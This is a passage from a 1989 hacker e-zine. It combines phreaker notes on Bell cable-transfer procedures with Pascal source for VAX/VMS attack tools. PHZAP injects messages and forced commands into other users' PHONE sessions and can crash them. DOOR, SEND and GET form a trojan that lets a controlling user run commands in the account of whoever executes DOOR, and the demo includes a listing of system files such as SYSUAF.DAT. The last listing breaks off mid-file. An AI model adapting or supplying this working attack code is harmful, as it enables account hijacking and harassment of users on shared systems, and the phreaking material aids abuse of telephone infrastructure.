Next we will discuss a department of Bell known as the Distribution Service Design Center (DSDC). The Cable Transfer Representative (this person is a clerk for DSDC), will prepare the Cable Transfer Schedule and assist the other representatives in coordinating telephone line repair and completion dates. The engineering job schedule, service requirement dates, pending or potential held orders, age of job, etc, will determine the priority of each scheduled completion date. It is the responsibility of DSDC Transfer Representatives and Committees to provide a splicing sequence and resultant fill on an Engineering Work Order (EWO). The DSDC will determine the number of "Plain Old Telephone Service" (POTS) circuits and special and designed services on the EWO. They will help determine if the rearrangements and changes incorporated in the EWO will necessitate a design review by the Circuit Provision Center (CPC). The DSDC will forward to the CPC old and new line makeups for designed service. The DSDC scheduling engineer is responsible for reviewing old and new EWOs involving cable, line, or station rearrangements and for establishing the time needed for job completion. After reviewing old work orders, the DSDC shall do one of the following:

1. Reschedule the cable, line, or station transfers.
2. Initiate a revision of the transfer so it will be compatible with existing conditions.
3. Issue a cancellation of the particular transfer in question.

The Circuit Provision Center (CPC) involves cable, line, or station transfer procedures when it is presented a notification of a cable transfer and an indication that special services are involved. The CPC will receive notification from the DSDC that a circuit change will be required. The notification document will provide the CPC with:

- A. Project number and expected record issue date (RID) and due date
- B. Common language circuit identification (CLCI)
- C. Old assignment and makeup



#### D. New assignment and makeup.

It is the responsibility for The Frame Control Center (FCC) and affiliated representatives to contact each CO involved in a cable transfer and will be a member of the Cable Transfer Committee (CTC), and will attend committee meetings. The CTC will also make frame cross-connect activity completion commitments. Placing and removing front-tap connectors, sending tone, and connecting automatic taggers and Central Work Group (CWG) talk pairs shall be the responsibility of the FCC.

Upon receiving of either the Exchange Customer Cable Record (ECCR), Computer Systems for Mainframe Operations (COSMOS) printouts, or local forms from the Loop Assignment Center (LAC), the Central Office Work Group (COWG) shall make a verification and test of the transferring cable counts and resolve all record problems with the LAC. The COWG will use the following procedures for verification and test:

1. Verify the telephone number on all working pairs in both the "from" and "to" counts and check for any vacant pairs not listed.
2. Test all vacant pairs in the "to" count, using the Go/No-Go test set or equivalent.
3. Any discrepancy found as determined in (1) or (2) shall be posted and the forms returned to the LAC on or before the scheduled completion date for verification and pretest as shown on the transfer schedule.

Note: Verification and pretests are extremely important in preventing future service interruptions, unresolved discrepancies, and cost delays. (In other words this is done so Bell won't lose a dime of their precious "millions").

After placing the backtaps, the COWG must validate that the backtaps are correct and any work or record problems found, will be corrected by the COWG and forwarded to the LAC for updating records. In work locations where COSMOS is fully used, the transfer MUST be stated in COSMOS, when backtaps are placed or removed, by using the appropriate work code found in the COSMOS Frame Training Manual.

- \* Note to the reader: All Bell departments discussed in this text work together on a regular basis, generally when there is a problem with a cable transfer or with similar related equipment, the Bell departments will interact with each other in order to remedy the problem.

This concludes SSWCs Bell Research Report (Vol I). The information contained in this file is solely for the use of those that FULLY understand what has been discussed. If you do not FULLY understand what has been discussed in this file, it is extremely advisable not to attempt to use any of this information, whereas you could cause an extreme negative impact on your knowledge as a Phone Hack/Phreak. Have a good time, learn what you can, but never think you know more than you do. To the novice this file is all technical BullShit. However to the Innovative its much, much more.

#### GLOSSARY OF ACRONYMS:

CLCI - Common Language Circuit Identification

COSMOS - Computer System for Mainframe Operations

COWG - Central Office Work Group

CPC - Circuit Provision Center

CMC - Construction Management Center

CTA - Cable Transfer Administration

DSDC - Distribution Service Design Center

ECCR - Exchange Customer Cable Record

EWO - Engineering Work Order

FCC - Frame Control Center

LAC - Loop Assignment Center  
POTS - Plain Old Telephone Service  
RID - Record Issue Date  
SSC - Special Service Center

\*\*\* SSWC: Were just getting started...

=====

=====

|   |                                      |   |
|---|--------------------------------------|---|
| = | SSWC - Bell Research Report (Vol II) | = |
| = | -----                                | = |
| = | Phile #5 of P/HUN Magazine Issue #5  | = |

=====

All research gathered, tested and mastered by the original members of SSWC:

Chance - The Technician - Cellular Phantom

SSWC presents our latest text file continuing our discussion on Bell Operating Departments. Note that information in this file is subject to change. However, we will try to keep you updated as much as possible.

We will begin by discussing an important department of Bell, known as the Maintenance Center (MC) or Special Service Center (SSC). The MC is responsible for verifying and coordinating the transfer of special service activities between the Construction Work Group (CWG) and the Central Office Work Group (COWG). The MC or SSC will maintain control of all special service transfers.

Note: When using an approved transfer switch, testing of Plain Old Telephone Service (POTS) services will be performed by the CWG. The MC need only test services classified as type "B". (This type of classification is generally used on the Computer System for Mainframe Operation (COSMOS) mainframe).

236.TXT

The MC will receive a copy of the cable transfer and associated work orders from the Loop Assignment Center (LAC) prior to the scheduled start date of the transfer. They will deal with any unrecognized problems (such as clearing defective pairs, if requested by the Distribution Service Design Center (DSDC), and giving notification of what pairs have been or cannot be cleared) that would require new pair count assignments.

The MC shall arrange with the CWG, Frame Control Center (FCC), SSC, and other necessary departments for the transfer of special and designed services that require release or special handling. During the transfer of these services, the MC will maintain communication with all personnel involved in the transfer activity.

The MC or SSC shall coordinate the release and transfer of special and designed services designated as "B" services. The time and date for each service release shall be recorded on the MC copy of the Special Service Protection List and Defective Pair List.

Note: Time and date of release must be negotiated in advance of the cable transfer. No work shall be permitted on service requiring a release until a method of procedure, including release date and time and personnel required, has been established by the MC and approved by the

customer and SSC control office responsible for those services. When the MC receives work of those specific or out-of-the-ordinary release requirements, the Construction Management Center (CMC) supervisor, FCC supervisor, and other necessary work group supervisors must be notified in advance so they can begin work on the transfer.

The MC shall test all affected special and designed services completed by the CWG as the transfer progresses. The CWG need not wait for verification by the MC, unless problems are encountered. The CWG will inform the MC of progress. The MC shall have the authority to stop the transfer procedures at any time if extensive trouble reports develop. If this occurs, the MC supervisor will lead an investigating committee to determine the cause of trouble and to recommend corrective action.

After all work is completed, the MC will issue a final closing number for the completed transfer. The MC will notify the FCC that the transfer is complete and will give them the closing number. The MC will post the Cable Transfer Form as complete and will forward the transfer, including changes, and Defective Pair List

to the LAC.

We will now discuss the uses of the Cable Transfer Administration (CTA), and how they operate at a successful level.

The general functions and responsibilities of the CTA work group is to provide flexibility in the design of the cable network, existing cable pairs are transferred for one cable count to another cable count. This is commonly referred to as a cable transfer or cable throw. The transfer occurs in a splice and involves disconnecting pairs of wires beyond the splice from one feeder cable count and reconnecting then to a different feeder count. The result is that the count of the pairs beyond the splice will change. The configuration, identification, and possible transferring of working cable pairs are complex and time-consuming. The work is further complicated by the many functions required of other work groups. To ensure that these operations are performed free of service interruptions and with maximum efficiency, timing and close coordination among all the work groups involved are mandatory.

The same coordination is required to complete drop wire re-connections (line transfers). The Cable Transfer Committee (CTC) is also responsible for organizing this work in a timely manner. As soon as practical, after the line transfer have been completed, the old cable should be cut off and removed. (There is more hardware work involved in this process, however we regret that we have not yet been able to fully research and understand what further hardware applications are used).

In order for the Cable Transfer Committee to obtain a high degree of transfer efficiency, all committee members must attend committee meetings on a selective basis and monitor the published minutes (in other words review information from past meetings). Higher management will be able to evaluate the effectiveness of the transfer committee. The number of jobs completed as scheduled and the ability of the committee to identify problems should be monitored as a measure of committee success in scheduling and completing cable transfers.

The use of these procedures will reduce customer trouble reports and the overall cost of cable and line transfers and will permit balancing the work force and work load for all groups involved. By completing cable transfers promptly, in accordance with the time schedule, changes to transfer sheets will be minimized, the

need for rerunning cables will be reduced, testing cables can be properly scheduled, and time spent on field work can be shortened. The errors, frustrations, and probability of cable troubles associated with delays in this kind of work can be virtually eliminated.

A Cable Transfer Committee must be established in each network distribution service/construction district to ensure close coordination and proper timing of cable, line, or station transfers. Districts that cover a large service area (having more than one Loop Assignment Center or Maintenance Center) may require more than one committee.

When scheduling transfers, consideration must be given to work tours and peak load periods (busy times of the week) of all work groups to optimize the continuity of the cable transfer activity. Consideration must also be given to time required by the CWG to complete preliminary work, by the LAC to analyze and lay out the transfer, by the Circuit Provision Center (CPC) to check the design of special services, by DSDC, Construction Management Center (CMC), and installation to make the resulting changes, and by the MC and/or SSC to negotiate with special service customers. The Cable Transfer Committee must negotiate all completion dates. The transfer committee chairperson will monitor and take action on excessive time intervals for all work groups. Transfers that involve an extremely large number of working circuits may require scheduling in smaller segments. Transfers should be scheduled to maintain continuity until wire work is completed. The committee is responsible for all special scheduling. Offices with mechanized assignment records such as COSMOS or TIRKS require more strict scheduling due to transaction restrictions. Sequence transfers and the reusing of counts cleared on previous transfers may also require more strict scheduling. Cable transfers worked via COSMOS must be closely monitored to avoid long-term storage of cable transfers in the data base. Long-term storage causes changes for the FCC and CWG, thereby

causing lost time. The committee will make preliminary arrangements for the transfer of special and designed services. The LAC will provide a list of all special services, by Common Language Circuit Identification (CLCI), that are in the affected cable count to the DSDC prior to scheduling the transfer in the firm period. The DSDC will forward the list to the CPC along with the new and old cable makeup for the reissuance of new Work Order Record Detail (WORD - The work authorization and layout card for designed special services) documents and redesigns, if necessary.

After the new WORD documents are received, the FCC will bring the Work Authorization (WA - The first page of the WORD document) to the CTA committee meetings. The WA copy will contain the work description and associated notes for the transfer and, most important, will give the circuit classification code "A" or "B".

Next we will discuss information concerning the Telephone Outside Plant. This brief discussion will inform you exactly what path cables take from the CO to the subscribers residence. This path is as follows:

- 1 Main Distributing Frame (MDF)
- 2 Tip Cables
- 3 Cable Vault
- 4 CO Manhole
- 5 Main Conduit
- 6 Subsidiary Conduit
- 7 Insulated Joint
- 8 Main Distributing Terminal (MDT)
- 9 Riser Cable
- 10 Distributing Terminal
- 11 Anchor Guy
- 12 Aerial Cable Cross Connecting Box
- 13 Telephone Company Owned Pole
- 14 Aerial Cable
- 15 Strand (one cable)
- 16 Joint Use Pole Electric or Telephone
- 17 Terminal
- 18 Splice
- 19 Electric Wires
- 20 Urban Wires
- 21 Dropwire
- 22 Main U.G. Cable
- 23 Stub
- 24 Rear Wall Cable
- 25 Buried Cable
- 26 Cribbing
- 27 Block Pole

After completing this sequence the cables will then run into the residence, providing telephone service.

- \* Note to the reader: In order to gain maximum knowledge from this file, it is suggested that you obtain and study our first file.

This concludes SSWCs Bell Research Report (Vol II). The information contained in this file is solely for the use of those that FULLY understand what has been discussed. If you do not FULLY understand what has been discussed in this file, it is extremely advisable not to attempt to use any of this information, whereas you could cause an extreme negative impact on the rest of the the Hack/Phreak community. Have a good time, learn what you can, but never think you know more than you do. To the novice this file is all technical BullShit. However, to the Innovative, its much, much more.

- \* SSWC: The leader in innovative phreaking!

=====

Baliord's Stupid VMS Tricks Vol 1: PHONE

-----

By Baliord

Phile #6 of P/HUN Magazine Issue #5

This program is the culmination of about a month's research, debugging, and coding. Any bugs in it are my fault, but I am not liable for them since I am not running it (or compiling it) on your system. You accept all responsibility for the execution of this program by compiling it. This program is meant to show what CAN be done with the VAX/VMS PHONE program, and is a working program solely for the purpose of showing that it CAN be done.

Sometime in 1986 or 1987, a friend of mine quit a job working with a record company. In the process of leaving, he managed to pick up a copy of the VAX/VMS 4.0 source code on microfiche. Since then, he has gotten 2 more editions. He unfortunately doesn't understand the code, but just likes to have it around as proof of his "abilities." Once he acquired a second copy of the code, I requested his earlier edition. He gave it to me freely.

In the middle of 1988, a "user" at my local college approached me and said that his PHONE conversations were being tapped. I laughed, and told them that it was impossible. They persisted, and thus I foraged into the realm of VMS PHONE discovery. Upon reading the source code for PHONE, I



## 236.TXT

discovered that it was the funniest, and most interestingly written (and commented) program in the deck. I discovered that, 1) PHONE was designed with a RECORD feature that would allow users to record conversations (and inform the other party that a recording was occurring), and that 2) the mailboxes created by the phone program were completely world accessible, as well as being easily discovered; and that 3) for some reason DEC had commented out ONE LINE from PHONE, making it unable to RECORD, but still including the code to do so in the program.

The other thing that was in the PHONE source was a list of the control codes that would force the program to do various things. Surprisingly, the commands typed at the keyboard were treated the same as characters recieved through the mailboxes. Needless to say, I immediately started considering ways to access them. After a bit of debugging, hacking, and causing some horrible errors to appear on other people's terminals, the program here was written.

The first program is the actual PASCAL source code for the message sender; the next program is the .CLD file you should create to use the program; the next thing is a list of the format and the method used in creating your own file to send. The last file is a few sample files to be created to demonstrate the things that can be done.

An interesting point is that the CALLING user creates the mailbox FOR the called user. This means that an answering machine program can be written that will recieve messages, and hang up without needing the user to watch over it. Of course the user must be logged in, but they need not recieve phone calls to get their messages! I have written a program to do this, and it may be published in the future.

Oh yes, the method for finding out what users are currently using the phone system is to:

```
SHOW LOG PHN$*/SYS
```

This works because PHONE creates systemwide logical names formatted as PHN\$<username>.

The following is the method for using the PHZAP program... Lines that begin with ';' are comments...

```
$ SET COMMAND PHZAP
; This enables the command...
$ SHOW LOG PHN$*
  "PHN$GOD" = "_MBAxxx"
  "PHN$DEVIL" = "_MBAxxx"
; As I just said, that lists out who's using the system...

$ ZAP GOD/TYPE=MSG/MESSAGE="Personally? I think you goofed off for six days"
$ ZAP GOD/TYPE=MSG/MESSAGE=" then pulled an all-nighter!~"
; Drops up the message on His screen.

$ ZAP DEVIL/TYPE=MSG/MESSAGE="\And I said, Let There Be Light! And YOU got"
$ ZAP DEVIL/TYPE=MSG/MESSAGE="hung up!"
$ ZAP DEVIL/TYPE=CMD/MESSAGE="HANGUP"
```

# 236.TXT

; Places the message on It's screen, then forces It to HANGUP.

\$ ZAP GOD/TYPE=CMD/MESSAGE="HELP SWITCH\_HOOK"

; This command teaches Him a bit about Switch Hooks, by forcing Him into  
; help...

-----  
If you get the feeling that I'm a bit anti-religious, and that those  
capital letters are smotheringly sarcastic... You're smarter than you  
look!  
-----

PHZAP.PAS follows:

```
[ INHERIT( 'SYS$LIBRARY:STARLET' ) ]
{*****}
{*      If you are going to use this program, please leave this message      *}
{*      in the file.  When referring to this program, give credit where      *}
{*      credit is due.                                                        *}
{*                                                                              *}
{*                                                                              -- Baliord                            *}
{*****}
```

program Phone\_Phool(output,phzap);

const

max = 132;

type

string\_type = VARYING[ MAX ] OF CHAR;

word\_type = [ word ]0..65535;

var

MAILBOX\_NAME : STRING\_TYPE;

mailbox\_channel : word\_type;

MsgStr,Send\_File, command, mailbox\_device\_name : string\_type;

length : integer;

phZAP: text;

```
[external,asynchronous] procedure cli$get_value (
    entity: packed array [$L7..$U7:integer] of char := %immed 0;
    var retdesc : Varying [$R0] of char) ; external;
```

```
[ asynchronous ]
```

```
function lib$sys_trnlog( %descr logical_name : varying[ 11 ] of char;
    %ref name_length : integer := %immed 0;
    %descr equivalence : varying[ 12 ] of char;
    %ref table : integer := %immed 0 ) : integer;
```

external;

```
[external,asynchronous] function cli$present(
    entity: packed array [$L7..$U7:integer] of char := %immed 0):Integer;
external;
```

```
{
    The following procedure checks to find out who you want hit with a message,
    and opens their phone mailbox and sends the command to it.
}
```

```
Procedure Send(Command:String_Type);
```

```
Begin
```

```
    Cli$get_value('USER',Mailbox_Name);
```

```
    Mailbox_Name:='PHN$'+Mailbox_Name;
```

```
    if lib$sys_trnlog(mailbox_name,length,mailbox_device_name)>ss$_normal then
        writeln( 'Mailbox ', mailbox_name, ' does not exist.' )
```

```
    else
```

```
        begin
```

```
            mailbox_device_name.length := length;
```

```
            $assign( mailbox_device_name, mailbox_channel );    { Assign channel }
```

```
            $qio( , mailbox_channel, io$_writevblk + io$_m_noformat + io$_m_now,
                ,,, command.body, command.length, );            { Send command. }
```

```
        end;
```

```
End;
```

```
{
    This procedure adds the "smb_cmd" (symbiont Command) function to the
    beginning of a message. This forces the message you send to be interpreted
    by PHONE as a command typed by the user.
}
```

```
Procedure Snd_Cmd(Y:String_Type);
```

```
Var X:Integer;
```

```
Begin
```

```
    Y:=Y+chr(13);
```

```
    Y:=chr(3)+Y+chr(0);
```

```
    Send(Y);
```

```
End;
```

```
{
    Here we convert the string from the plaintext given by the ZAPper to the
    string that will be sent to the poor desperate user. It converts the
    '~' character into a carriage return, the '\' into a ^L (which clears the
    screen) and the '|' into a ^W which repaints the screen.
}
```

```
Procedure Snd_Msg(Y:String_Type);
```

```
Var X:Integer;
```

```
Begin
```

```

X:=1;
While X<>0 do
Begin
  X:=Index(Y,'~');
  If X<>0 then Y[X]:=chr(13);
End;
X:=Index(Y,'\\');
If X<>0 then Y[X]:=chr(12);
X:=Index(Y,'|');
If X<>0 then Y[X]:=chr(23);
Y:=chr(2)+Y+chr(0);
Send(Y);
End;

Begin (** MAIN PROGRAM **)

  if cli$present('MESSAGE')<>229872 then cli$get_value('MESSAGE',msgstr);
  { If the person is sending a message then it will be in the MSG area. }

  if cli$present('TYPE')<>229872 then cli$get_value('TYPE',Send_File) else
    Send_File:='ACCVIO.PHN';
  { If the /TYPE= is not specified then it tries to force the user's PHONE
    program to crash with an ACCESS VIOLATION... (a nice, frightening
    trick to play on a poor user. It is normally possible to send a file
    through this command, BUT you must know the format...
  }

  IF SEND_FILE='CMD' then SND_CMD(MSGSTR) ELSE
    If Send_File='MSG' then SND_MSG(MsgStr) Else
      BEGIN
        if Index(Send_File,'.')=0 then Send_File:=Send_File+'.PHN';
        Cli$get_value('USER',Mailbox_Name);
        Mailbox_Name:='PHN$'+Mailbox_Name;
        if lib$sys_trnlog(mailbox_name,length,mailbox_device_name)>
ss$_normal then
          writeln( 'Mailbox ', mailbox_name, ' does not exist.' )
        else
          begin
            OPEN(FILE_VARIABLE:=PHZAP
              ,FILE_NAME:=SEND_FILE
              ,HISTORY:=OLD
              ,DEFAULT:='[]'); { Replace this with the default dir }
                                { you will be most often using...}

            mailbox_device_name.length := length;

            $assign( mailbox_device_name, mailbox_channel );
          { Assign channel }

```

```

        reset(phZAP);
        repeat
            readln(phZAP,command);

            $qio( , mailbox_channel, io$_writevblk + io$m_noformat
+ io$m_now,
            ,,, command.body, command.length, );        {
Send command. }

        until eof(phZAP)
    end;
END;
end.

```

-----

PHZAP.CLD follows:

```

MODULE PHZAP_COMMAND
Define Verb Zap
    Image      "[{directory}]PHZAP.EXE"
;              ^^ Convert this to the directory the program will be in
;              and then delete these three lines.
;
    Qualifier  Type,Value
    Parameter  P1,Label=User,Value(Required),Prompt="Username"
    Qualifier  Message,Value

```

-----

The format for a simple file is <cmd-char>NODE::USERNAME<CHR(0)><msg-char>

You can force a message to a person's screen by one of two methods, the first is using the above format and writing your message in the <msg-char> section of the packet using <listen>. This requires writing it character by character. The other option is to send the KBD\_ROUTE command along with the message in normal text (with a <CHR(0)> at the end of course.)

The CMD\_PARSE command allows you to force a command on the user, through their PHONE program. It only works for commands within PHONE, however, so you cannot make them log out or such, only kick them out of phone.

The ANSWERED flag is useful in writing an answering machine, in that you send <answered>NODE::<answering user><CHR(0)> and the calling PHONE program will pop up the second screen as if the person had answered. BUSY is also a nice one to be able to send (as well as rejected!)

If you send a <hangup>NODE::<hanging user><CHR(0)> ONLY THE USER YOU HIT with PHZAP will see that user as hung-up! The other user (who supposedly hung up) will still see the other user listed on their screen! (Nothing typed will reach them of course, but it is an interesting mindfuck!)

The <facsimile><msg-text><CHR(0)> is (if I remember correctly) the proper

method for FAXing something over the VAX PHONE.

The <held>NODE::<holding user><CHR(0)> command puts the user you hit on HOLD in that user's eyes, but not to the "holding user."

Sending a <forced-link>NODE::<user #1><CHR(0)>NODE::<user #2><CHR(0)> will pretend to create a link between the user you are ZAPping and user #2. Both users **\*\*MUST\*\*** be logged in, but not necessarily in PHONE! Thus you can force a link between a user and <login> just to freak them out! An example of this is given below.

The codes I haven't discussed are either too weird/complex to handle easily, or I just don't know how to use them. (or have never bothered.)

```
kbd_get      = chr (1);
kbd_route    = chr (2);
cmd_parse    = chr (3);
talk         = chr (4);
help2        = chr (5);
ring_out     = chr (6);
slave_verify = chr (7);
rang_in      = chr (8);
hangup       = chr (9);
busy         = chr (10);
answered     = chr (11);
rejected     = chr (12);
slave_done   = chr (13);
listen       = chr (14);
directory2   = chr (15);
facsimile2   = chr (16);
forced_link  = chr (17);
held         = chr (18);
unheld       = chr (19);
```

-----  
Some sample .PHN files follow... <nn> is used to refer to <CHR(nn)>...

FOFF.PHN

```
<04>Lemme ALONE dammit!!<00>
```

This drops a message in the users OWN message area as if he had typed it to send to somebody. They don't even have to be connected to somebody for you to do this. It's most useful when someone is calling you and you want to tell them to call back later.

FYOU.PHN

```
<14>HEAVEN::GOD<00>F
<14>HEAVEN::GOD<00>u
<14>HEAVEN::GOD<00>c
<14>HEAVEN::GOD<00>k
<14>HEAVEN::GOD<00>
```

## 236.TXT

```
<14>HEAVEN::GOD<00>Y
<14>HEAVEN::GOD<00>o
<14>HEAVEN::GOD<00>u
<14>HEAVEN::GOD<00>!
```

This sends a message to a user in the standard way, as if someone had typed it. This is also the method that is in the mailboxes used by PHONE, so if you want to write an answering machine, you have to parse that pattern.

ACCVIO.PHN

```
<15>HEAVEN::GOD<00>
```

That causes Access Violation errors to flow down the users screen. Don't ask me why; I don't know. Does it under V4.6 of VMS, others I'm not sure.

LINKUP.PHN

```
<16>HEAVEN::DEVIL<00>HEAVEN::GOD<00>
```

After send that to a user's mailbox, their screen should flash with the "DEVIL has created a conference call with GOD" message. Both users MUST exist and be logged on currently. If you want to add yourself into a conversation go into phone, have someone "link" you with their conversation and then have someone link them with you... It must be done to both. Of course you could always use this...

ANSWER.PHN

```
<03>ANSWER<0>
```

That will force an ANSWER command from the keyboard into the COMMAND buffer. If you have a friend do that to them, as you are phoning them, then they will be connected without the chance of them rejecting! <Then you have your friend start linking all the phone conversations on the system by one person each!>

I think that's enough examples for you to be able to figure out the format for the rest yourself.

If you have questions about this, or any other program you have seen my name on, or you have VAX specific questions, I am available on The Toll Center BBS @ (718) 358-9209 and the Rogue's Gallery BBS @ (516) 361-9846.

=====

Baliord's VMS Tricks Vol 2: DOOR

-----

By Baliord

The following program was designed to be an example of the use of VAX/VMS Mailboxes for multi-process control. Any use of the program is the responsibility of the person compiling and/or running the program.

In this file, we look at the use of VMS's Mailbox facilities. The VMS Mailbox was designed as a way of assisting interprocess communication for non-privileged users. An example of a program that uses the MBX facility is PHONE. PHONE uses the mailboxes, along with system-wide logical names, to allow users to send information packets back and forth.

In the last file I discussed how to take advantage of PHONE's "open" logical names for confusing users. In this installation, you will see how MBX's are VERY useful in taking over people's accounts.

This program is called DOOR (a name given it by CW, a very helpful friend who doesn't have a handle), and it allows the "default\_control" user to control the account of any person who runs this program.

The code does the following:

- 1) The control\_user string is set to the user who will receive the MAIL that this user is now "accessible."
- 2) The MBX's necessary are created, using the INDOOR and OUTDOOR logical names as storage area for the MBAxxx: strings. (If the person already has INDOOR and OUTDOOR defined in their main process, then the program will NOT work.)
- 3) The program waits 1 second, to assure that the MBX's have time to become registered with the system.
- 4) INDOOR and OUTDOOR are converted back from logical names to the actual device names so the control\_user can be told what they are.
- 5) The process is spawned off with the first command being to tell the control\_user what the MBX numbers are.
- 6) The program then ends. (At this position, an interesting thing to put might be a chain to whatever program name you call it with the version number as -1. I.E. DOOR.EXE;-1 would be the program you chain to. Then the program would, in effect, create the process, then execute a real program.)

The control\_user must then read their mail and create two MBX's that correspond to the information given in the mail.  
I.E.

OUTDOOR=\_MBA211: INDOOR=\_MBA212:  
would be ASSIGNED at the DCL level as ASSIGN MBA211: OUTDOOR and  
ASSIGN MBA212: INDOOR



## 236.TXT

This must be done before the next two programs can be run.

The next two programs are, in order, the SEND program and the program to GET the information.

The SEND program assumes that you have entered a  
SEND:==\$[directory]SEND.EXE

command. It takes whatever you typed after the  
SEND command and sends it through to the INDOOR mailbox. The directory in  
the definition above is the directory you are keeping the SEND program in.

The GET program is the next program, and can be run directly. Or you  
can create a  
GET:==\$[directory]GET.EXE  
command.

The process for operation is illustrated here.

```
$ mail
```

You have 1 new message.

```
MAIL>
```

```
  #1          23-JUL-1989 02:08:03          NEWMAIL
From:  HEAVEN::DEVIL      "Heaven doesn't wan't me, so I took over Hell."
To:    GOD
Subj:  OUTDOOR=_MBA230: INDOOR=_MBA231:
```

```
MAIL> Exit
```

```
$ assign MBA230: outdoor
$ assign MBA231: indoor
$ send dir *.com
$ get
```

```
Directory DRC0:[HELL.DEVIL]
```

```
LOGIN.COM;1
```

Total of 1 file.

```
$ send mail comp.com god
$
```

```
New mail on node HEAVEN from DEVIL      "Heaven doesn't want me, so I took over
Hell."
```

```
$ get
$ send dir sys$system:*.dat
$ get
```

236.TXT

Directory SYS\$SYSROOT:[SYSEXE]

|                      |                 |                 |                     |
|----------------------|-----------------|-----------------|---------------------|
| DNAMES.DAT;1         | MODPARAMS.DAT;1 | NETCIRC.DAT;1   | NETCONF.DAT;1       |
| NETLINE.DAT;1        | NETLOGING.DAT;1 | NETNODE.DAT;1   | NETNODE_LOCAL.DAT;1 |
| NETNODE_REMOTE.DAT;1 |                 | NETOBJECT.DAT;1 | OLDSITE1.DAT;4      |
| OLDSITE2.DAT;5       | OLDSITE3.DAT;5  | OLDSITE4.DAT;5  | PARAMS.DAT;5        |
| SDAT.DAT;1           | SETPARAMS.DAT;5 | SPSSERR.DAT;4   | SPSSINFO.DAT;4      |
| SPSSUDF9.DAT;1       | USAGE.DAT;1     |                 |                     |

Total of 21 files.

Directory SYS\$COMMON:[SYSEXE]

|              |                 |                 |                  |
|--------------|-----------------|-----------------|------------------|
| FAKE.DAT;1   | JBCSYSQUE.DAT;1 | MODPARAMS.DAT;1 | RIGHTSLIST.DAT;1 |
| SYSUAF.DAT;1 | VMSMAIL.DAT;1   | VMSPARAMS.DAT;1 |                  |

Total of 7 files.

Grand total of 2 directories, 28 files.

```
$ send stop/id=0
$ sho sys/subproc
$
```

I think that's enough examples for you to be able to figure out what else to do yourself.

DOOR.PAS follows:

```
{
```

DOOR

Copyright (c) 1989 by Baliord and CW

This program creates a subprocess with input and output being directed to Mailboxes. It is originally intended for use only as a demonstration of the power of mailboxes. The authors take no responsibility for the mischevious or dangerous use of this program. It is only designed as an example of what CAN be done, and is not expected to be actually used.

```
}
```

```
[ INHERIT( 'SYS$LIBRARY:STARLET' ) ]
program door( input, output );
```

```
const
    max = 132;
```

```

                                236.TXT
default_control = 'GOD';      { default user that gets mail message }
inbox = 'INDOOR';            { Logical name (must be capital). }
outbox = 'OUTDOOR';          { Logical name (must be capital). }

type
  word_type = [ word ]0..65535;
  string = VarYING [ MAX ] of char;

Var
  subject, user, mail_command, control_user, outdev, indev : string;
  inchannel, outchannel : word_type; { mailbox channels }
  a, length : integer;

  [ asynchronous ]
  function lib$sys_trnlog( %descr logical_name : varying[ 11 ] of char;
                           %ref name_length : integer := %immed 0;
                           %descr equivalence : varying[ 12 ] of char;
                           %ref table : integer := %immed 0 ) : integer;

    external;

  [ asynchronous ]
  function lib$spawn( %descr command : varying[ 11 ] of char := %immed 0;
                     %descr inp : varying[ 12 ] of char := %immed 0;
                     out : varying[ 13 ] of char := %immed 0;
                     %ref flags : integer := %immed 0;
                     %descr process_name : varying[ 14 ] of char := %immed 0;
                     %ref pid, status, efn : integer := %immed 0;
                     [ unbound, asynchronous ]
                     procedure ast( %immed p1 : [ unsafe ]integer ) := %immed 0;
                     ast_parameter : [ unsafe ]integer := %immed 0;
                     prompt : varying [15] of char := %immed 0;
                     cli : varying [16] of char := %immed 0 ) : integer;

    external;

  procedure sleep(t : real);      (* program will sleep 't' *)
  var                             (* seconds. *)
    t1 : real;

begin
  t1:=clock/1000;
  t:=t1+t;
  while t1<t do
    t1:=clock/1000;
end;

begin
  control_user := default_control;

```

# 236.TXT

```

$crembx( , inchannel, max, 1000, 0, , inbox ); { Create input mailbox. }
$crembx( , outchannel, max, 1000, 0, , outbox ); { Create output mailbox. }

sleep( 5 ); { Wait for mailbox to be
created. }

lib$sys_trnlog( inbox, length, indev ); { get device name }
indev.length := length;

lib$sys_trnlog( outbox, length, outdev ); { get device name }
outdev.length := length;

mail_command:= 'MAIL/NOSELF NL: ' + control_user + '/SUBJECT="' + 'OUTDOOR=' +
indev + ' INDOOR=' + outdev + '""';

lib$spawn( mail_command, inbox, outbox, cli$m_nowait ); { Spawn process. }

end.

```

-----  
SEND.PAS follows:

```
{
```

```
SEND
```

Copyright (c) 1989 by Baliord and CW

This program was designed explicitly to send information to a MBX. It was originally designed to work with the DOOR program. The authors take no responsibility for the ignorant or malicious use of this program. It is designed as a sample of what CAN be done with certain features of the VMS operating system. It is only designed as a sample, and is not intended for use.

```
}
```

```
[ INHERIT( 'SYS$LIBRARY:STARLET' ) ]
program send_slave( output );
```

```
const
    mailbox_name = 'OUTDOOR'; { Logical name (must be capital). }
    max = 132;
```

```
type
    string_type = VARYING [ MAX ] OF CHAR;
    word_type = [ word ]0..65535;
```

```
var
```

```

mailbox_channel : word_type;
command, mailbox_device_name : string_type;
length : integer;

[ asynchronous ]
function lib$sys_trnlog( %descr logical_name : varying[ 11 ] of char;
                        %ref name_length : integer := %immed 0;
                        %descr equivalence : varying[ 12 ] of char;
                        %ref table : integer := %immed 0 ) : integer;

    external;

[ asynchronous ]
function lib$get_foreign( %descr string : varying[ 11 ] of char;
                        %descr prompt : varying[ 12 ] of char := %immed 0;
                        %ref out_length, force : integer := 0 ) : integer;

    external;

begin
    if lib$sys_trnlog(mailbox_name,length,mailbox_device_name)>ss$_normal then
        writeln( 'Mailbox ', mailbox_name, ' does not exist.' )
    else
        begin
            mailbox_device_name.length := length;
            $assign( mailbox_device_name, mailbox_channel );    { Assign channel }
            lib$get_foreign( command );                          { Get command }
            $qio( , mailbox_channel, io$_writevblk + io$m_noformat + io$m_now,
                ,,, command.body, command.length, );            { Send command. }
        end;
    end.
end.

```

---

GET.PAS follows:

```
{
```

```
GET
```

```
Copyright (c) 1989 by Baliord
```

This program was designed to read the output from a MBX. In particular it is made to work with the DOOR program. The use of this program is not the responsibility of the authors of the program, as that it is designed as an example of what CAN be done. It is not intended to be actually used.

```
}
```

```
[ INHERIT( 'SYS$LIBRARY:STARLET' ) ]
program read_slave( input,output );
```

```

const
  mailbox_name = 'INDOOR'; { Logical name (must be capital). }
  max = 132;

type
  word_type = [ word ]0..65535;
  string_type = VARYING[ MAX ] OF CHAR;

var
  iosb          : array [1..2] of integer;
  mailbox_channel : word_type;
  ret,command, mailbox_device_name : string_type;
  length : integer;

  [ asynchronous ]
